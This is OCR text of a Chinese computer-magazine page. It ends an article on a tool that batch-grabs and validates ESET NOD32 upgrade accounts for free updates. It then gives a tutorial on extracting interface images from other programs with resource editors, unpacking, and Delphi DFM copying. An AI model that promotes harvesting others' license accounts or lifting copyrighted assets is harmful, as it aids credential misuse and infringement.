


图 1




图 2




图 4

工具2：Eset 升级帐号获取器




图 3

该工具的操作一样很傻瓜，如图4，点“批量获取”即可得到好多ID了，在左下角的下拉框中可以选择线路，然后就是验证帐号，最后选择状态是有效的ID，点击“一键导入”后即可更新本机NOD的帐号，免费升级，如图5，图6。好了，工具就介绍给大家了，剩下的就由各位慢慢玩儿吧！




图 5




图 6

（本文所涉及到的NOD32自动升级宝宝V3.03、Eset升级帐号获取器已收录到光盘中）

快速提取程序中的设计资源

文章难易度：★★
文章阅读点：三种方法快速提取程序中的设计资源，使自己软件界面更好一些

十五

想做好一个程序，单单拥有优秀的技术是不够的，你的软件界面还必须要友好和美观才行。有时，我们还会在别人的程序上看到一些喜欢的资源，本文就告诉你如何把它们给“借鉴”下来。

方法一：直接提取

这是一种最不用动脑筋的方法了，翻一翻程序目录，找一找images、pictures、skins之类的目录，有的话，就进去看看吧。注意有一些是自定义的格式，我们可以使用WinRAR试试能不能打开（很多程序和控件都是使用zip压缩资源）。

方法二：从程序资源中提取

有很多程序在执行文件的资源段都嵌入了这些东西（一般VC程序都是这样的），这也是比较简单的一种，请找个ExeScope、Restorator之类的资源提取工具打开程序，遇到图片资源就会在右边直接预览。不过需要注意的是，遇到加壳的情况有时需要先脱掉壳才行，下面的Delphi类程序也是这样。另外如果你看到了*.tga格式的文件，即使没出预览也不要放过，这也是比较常用的一种图像格式。

方法三：Delphi 程序内嵌资源提取

Delphi的强大自不必多说，况且我就是学这个入门的，然而它的资源提取就比较繁琐了，需要详细的介绍一下。但是与之相对应的，我们可以获得非常完整的界面。

为了说明原理，我们先进行以下操作：首先建立一个VCL Form工程，拖放入两个TImage图片控件，分别命名为Image1和Image2，并随意加载两张不同的图片，保存工程，如图1。




图 1




图 2

下面我们打开工程目录下的Form1.dfm，找到它们所在的位置，看到这儿可能你会问了，这有什么啊，这不就是一个普通的窗体信息文件吗？那么我来告诉你，你说的没错，不过请注意Image1的




图 3

Graph 属性。大家也许知道在这些看似杂乱无章的数码中储存着我们的那张图片。下面，我们就把 Image1.Graph 中的数码复制，然后覆盖到 Image2 的 Graph 属性中，保存后并使用 Delphi 打开工程，我们就会发现两个 TImage 的图像已经相同了，如图 2。

由上可以得出，Delphi 程序的界面完全由.DFM 文件操纵，包括其中的各种图像。我们都知道，在编写一个 VCL 程序的过程中，一般都会生成窗体，然而在程序被编译后，储存着窗体信息的.DFM 文件也会被带入到可执行文件中，也就相当于程序中的图片、控件属性、菜单等等都被带入了文件中。下面就该动手开刀了，祭出 exescape，当然使用其它的文件资源编辑器也可以，不过有的编辑器的默认设置会自动屏蔽一部分.DFM 文件中的内容（比如上面提到的 TImage 的 Graph 属性），需要多多注意。

使用 Delphi 建立一个 VCL Form 工程，保存，翻出自己当年的传世之作——HelloWorld，使用 exescape 打开主程序 Project1.exe，找到“资源”→“RC 数据”→“TFORM1”位置，将右侧编辑框内的文本全选复制，随后找到刚才建立的工程，使用记事本打开其 Unit1.DFM，全选粘贴来覆盖原内容，保存。当我们再次使用 Delphi 